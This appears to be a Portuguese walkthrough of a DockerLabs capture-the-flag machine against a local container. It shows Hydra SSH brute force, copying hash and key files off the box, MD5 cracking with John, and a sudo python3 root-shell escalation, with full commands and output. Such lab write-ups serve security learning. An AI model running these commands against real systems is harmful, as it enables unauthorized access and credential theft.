maq.pequenas-mentirosas

MÁQUINA-MENTIROSAS

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.pequenas-mentiras]
└─# ls
auto_deploy.sh  fotos  pequenas-mentirosas.tar

┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.pequenas-mentiras]
└─# bash auto_deploy.sh pequenas-mentirosas.tar
```

```
Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -A -sS -sV -sC -Pn -T5

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.pequenas-mentiras]
└─# nmap 172.17.0.2 -A -sS -sV -sC -Pn -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 17:10 -03
Nmap scan report for wp-admin (172.17.0.2)
Host is up (0.000059s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 9e:10:58:a5:1a:42:9d:be:e5:19:d1:2e:79:9c:ce:21 (ECDSA)
|_  256 6b:a3:a8:84:e0:33:57:fc:44:49:69:41:7d:d3:c9:92 (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.06 ms wp-admin (172.17.0.2)
```

portas abertas:

22/tcp open ssh OpenSSH 9.2p1 Debian
80/tcp open http Apache httpd 2.4.62

Continuamos investigando mais sobre as portas e agora investigamos sobre o serviço HTTP . O endereço IP foi inserido no navegador o que levou o site a mencionar uma pista para nós e descobrimos que pode ser um usuário chamado A.

vamos fazer um ataque de força bruta com hydra

hydra -l a -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2:22

```
└─# hydra -l a -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2:22
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
 laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-22 17:25:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400),
~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: a   password: secret
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-22 17:26:04
```

Ao realizar o ataque de força bruta, descobrimos a senha de um arquivo . Sabendo disso, nos conectamos via SSH ao usuário com o comando:

ssh a@172.17.2

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.pequenas-mentiras]
└─# ssh a@172.17.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:k21i9gNka9bAHgFRx7TjoBoqirDbAkhw/dp9dfTXRRs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
a@172.17.0.2's password:
Linux 2c6bc2ec64c2 6.10.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.10.11-1kali1 (2024-09-26) x
86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
a@2c6bc2ec64c2:~$ whoami
a
a@2c6bc2ec64c2:~$
```

Ao listar o conteúdo do diretório, não encontramos nenhum arquivo. É importante lembrar que os arquivos associados aos servidores são armazenados no

formato .

```
a@2c6bc2ec64c2:/$ cd /srv/ftp
a@2c6bc2ec64c2:/srv/ftp$ ls -la
total 56
drwxr-xr-x 1 root root 4096 Sep 27 07:22 .
drwxr-xr-x 1 root root 4096 Sep 27 07:22 ..
-rw-r--r-- 1 root root   48 Sep 27 07:22 cifrado_aes.enc
-rw-r--r-- 1 root root   37 Sep 27 07:22 clave_aes.txt
-rw-r--r-- 1 root root 1704 Sep 27 07:22 clave_privada.pem
-rw-r--r-- 1 root root  451 Sep 27 07:22 clave_publica.pem
-rw-r--r-- 1 root root   33 Sep 27 07:22 hash_a.txt
-rw-r--r-- 1 root root   33 Sep 27 07:22 hash_spencer.txt
-rw-r--r-- 1 root root   40 Sep 27 07:22 mensaje_hash.txt
-rw-r--r-- 1 root root  256 Sep 27 07:22 mensaje_rsa.enc
-rw-r--r-- 1 root root   24 Sep 27 07:22 original_a.txt
-rw-r--r-- 1 root root   78 Sep 27 07:22 pista_fuerza_bruta.txt
-rw-r--r-- 1 root root   68 Sep 27 07:22 retos.txt
-rw-r--r-- 1 root root   67 Sep 27 07:22 retos_asimetrico.txt
```

2 exemplos de baixar o arquivo para maquina da vitima.

exemplo 1°


scp a@172.17.0.2:/srv/ftp/hash_spencer.txt .

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.pequenas-mentiras]
└─# scp a@172.17.0.2:/srv/ftp/hash_spencer.txt  .
a@172.17.0.2's password:
hash_spencer.txt                              100%   33    70.3KB/s   00:00
```


exemplo 2°

python3 -m http.server

```
a@2c6bc2ec64c2:/srv/ftp$ cd /
a@2c6bc2ec64c2:/$ cd /srv/ftp
a@2c6bc2ec64c2:/srv/ftp$ get hash_spencer.txt
-bash: get: command not found
a@2c6bc2ec64c2:/srv/ftp$ python3 -m http.serve
/usr/bin/python3: No module named http.serve
a@2c6bc2ec64c2:/srv/ftp$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
172.17.0.1 - - [22/Oct/2024 23:20:54] "GET / HTTP/1.1" 200 -
172.17.0.1 - - [22/Oct/2024 23:20:55] code 404, message File not found
172.17.0.1 - - [22/Oct/2024 23:20:55] "GET /favicon.ico HTTP/1.1" 404 -
172.17.0.1 - - [22/Oct/2024 23:21:02] "GET /hash_spencer.txt HTTP/1.1" 200 -
172.17.0.1 - - [22/Oct/2024 23:25:20] "GET /retos.txt HTTP/1.1" 200 -
172.17.0.1 - - [22/Oct/2024 23:25:26] "GET /pista_fuerza_bruta.txt HTTP/1.1" 200 -
172.17.0.1 - - [22/Oct/2024 23:25:34] "GET /retos_asimetrico.txt HTTP/1.1" 200 -
172.17.0.1 - - [22/Oct/2024 23:25:37] code 404, message File not found
172.17.0.1 - - [22/Oct/2024 23:25:37] "GET /favicon.ico HTTP/1.1" 404 -
172.17.0.1 - - [22/Oct/2024 23:25:39] "GET /original_a.txt HTTP/1.1" 200 -
172.17.0.1 - - [22/Oct/2024 23:25:43] "GET /mensaje_rsa.enc HTTP/1.1" 200 -
172.17.0.1 - - [22/Oct/2024 23:25:55] "GET /mensaje_hash.txt HTTP/1.1" 200 -
172.17.0.1 - - [22/Oct/2024 23:25:59] "GET /hash_a.txt HTTP/1.1" 200 -
172.17.0.1 - - [22/Oct/2024 23:26:04] "GET /clave_publica.pem HTTP/1.1" 200 -
172.17.0.1 - - [22/Oct/2024 23:26:11] "GET /clave_aes.txt HTTP/1.1" 200 -
```



entramos no arquivo hash_spencer.txt e copiamos a hash com o mesmo nome na maquina atacante.



vamos quebrar essa hash com JOHN

john –format=raw-md5 hash_spencer.txt

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.pequenas-mentiras]
└─# john --format=raw-md5 hash_spencer.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password1        (?)
1g 0:00:00:00 DONE 2/3 (2024-10-22 20:22) 5.882g/s 2258p/s 2258c/s 2258C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

UMA OUTRA MANEIRA DE DESCOBRIR A SENHA DO USUÁRIO SPENCER, E USAR O HYDRA

hydra -l spencer -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2:22

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.pequenas-mentiras]
└─# hydra -l spencer -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2:22
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
 laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-22 20:14:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fro
m a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400),
~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: spencer   password: password1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-22 20:14:44
```

exploração sudo -l

Foi identificado que podemos executar `/usr/bin/python3` com permissões `sudo`. Para escalar privilégios, usaremos GTFObins , que fornece uma lista de comandos que podem ser executados usando Python. Isso nos permitirá aproveitar as vantagens do ambiente Python para executar código que nos ajuda a obter acesso a níveis mais elevados de privilégio no sistema.

```
spencer@2c6bc2ec64c2:~$ sudo -l
Matching Defaults entries for spencer on 2c6bc2ec64c2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User spencer may run the following commands on 2c6bc2ec64c2:
    (ALL) NOPASSWD: /usr/bin/python3
spencer@2c6bc2ec64c2:~$
```


Sudo

Se o binário tiver permissão para ser executado como superusuário `sudo`, ele não perderá os privilégios elevados e poderá ser usado para acessar o sistema de arquivos, escalar ou manter o acesso privilegiado.

```
sudo python -c 'import os; os.system("/bin/sh")'
```

podemos ver que no comando abaixo acrecentei python 3 e o /bin/bash

sudo python3 -c 'import os; os.system("/bin/bash")'



somos root

~~bobmarley~~